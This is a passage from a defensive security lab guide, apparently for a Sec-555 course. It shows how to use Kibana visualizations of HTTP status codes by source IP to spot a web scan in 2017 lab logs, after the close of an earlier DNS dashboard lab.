simply scroll down and look at the logs. You can see this by first going back to the Dashboards screen.



Then search for Lab 2.1 and then click on the dashboard called "**Lab 2.1 – DNS Dashboard**".



Then scroll to the bottom, and you will see the DNS logs underneath the dashboard.



This allows you to start an investigation directly from a dashboard. You will not need to switch back to the **Discover** tab.

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you have learned how to build out a tactical dashboard for inspecting DNS traffic. This included:

- Building out visualizations to graphically represent data
- Using Levenshtein distance in the form of fuzzy searching to find phishing domains
- Constructing a dashboard composed of multiple visualizations

- Implementing color coordinated visualizations to represent good or bad

Lab 2.1 is now complete!

Lab 2.2 - Investigating HTTP

Objectives

- Use standard HTTP fields to find abnormal events
- Use log enrichment data to filter out the noise
- Identify web server scans
- Look for unusual naked IP requests
- Learn to build and use visualizations and dashboards

Exercise Preparation


Log into the Sec-555 VM

- Username: student
- Password: sec555

Logs for this lab have already been ingested and are stored in index **lab2.2-complete** and have a **log_event_type** of **http**. To answer the questions below, use **Kibana**.


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.




Change to the Discover section.

Click on **New** to wipe out any previous search settings.



Change the index to **lab2.2-complete**.



Exercises

Identify web scan

Between **March 10th** and **March 15th** of **2017**, multiple web scans were performed against **vmmonitor.test.int** and **pki01.test.int**. This activity included attempts to perform directory traversals, cross-site scripting, and many other forms of web attacks.

1. Which system performed the scan?

2. How many 404 errors were caused by this scan?


3. Was the scan malicious?

Solution

First, click on the **date picker** in the top-right corner and then click on **Absolute**. Set the **From** field to **2017-03-10** and the **To** field to **2017-03-15 23:59**.

```
2017-03-10
```

```
2017-03-15 23:59
```




Note

Notice that the **From** and **To** fields do not have to be filled out. If you do not specify something, a zero is submitted in its place. For example, the **From** field for this search was changed to **2017-03-10 00:00:00.000**.


This shows **118,084** hits. Visually there are some spikes, but the **Discover** tab is not the best way to track the web scan down.

Switch to the **Visualize** section.


You should see this screen:




If you do not see the image above on your screen, you need to **click** on **Visualize** at the top of the screen.




To create a new visualization, you need to **click** on the **plus sign**.



Click on the **Vertical bar** to create a Vertical bar chart.




Then click on **lab2.2-complete*** for the search index. If need be, type in **lab2.2** in the **Filter** box.




When looking for web scan activity, it is common to see a status code of 404 as well as 200. Start by building out a bar chart that identifies the top sources of 404 errors by source IP. In the search bar, enter "**log_event_type:http AND status_code:404**". Then click on the search icon.


```
log_event_type:http AND status_code:404
```




Next, **click** on **Split Series**.




Then set the **Aggregation** to **Terms**, **Field** to **source_ip**, **Size** to **3**, and **Custom Label** to **Source IP**. Then click on **Add sub-buckets**.



Select **X-Axis**.




Then set **Sub Aggregation** to **Date Histogram**. Then **click** on the **play** button.




Note

The reason for adding the **Split Bars** before the **X-Axis** is so that the search is first sorted by **source_ip** and then by **date**. This makes the legend reflect the top **source_ip** that has 404 status codes. If you were to add the **X-Axis** first and then the **Split Bars,** the outcome would display differently due to the order of the search.

You should then see the below graph.




Save the visualization by clicking on the save icon. Set the **Title** to **HTTP Status Code 404 by Source IP** and then click on **Save**.




10.0.1.201 has by far more 404 status codes than any other IP. At this point, it is likely that **10.0.1.201** is scanning one or more systems. Before diving more into this, modify the chart to be for a status code of 200. Do this by changing the search bar to have "**log_event_type:http AND status_code:200**" and then click on the search icon.


```
log_event_type:http AND status_code:200
```




In this graph, **10.0.0.1** has the most 200 status codes followed by **10.0.1.201**. This means that **10.0.0.1** could also be performing a web scan. However, it is unclear without knowing the destination **virtual_host(s)**.




You now have the same chart layout but specific to web page requests that were successful. Click on the save icon and change the **Title** to **HTTP Status Code 200 by Source IP** and then click on **Save**.




While **10.0.1.201** still looks like the primary suspect, these charts do not identify the target web site(s). To identify these targets, create a new visualization by first clicking on Visualize in the top-left corner.



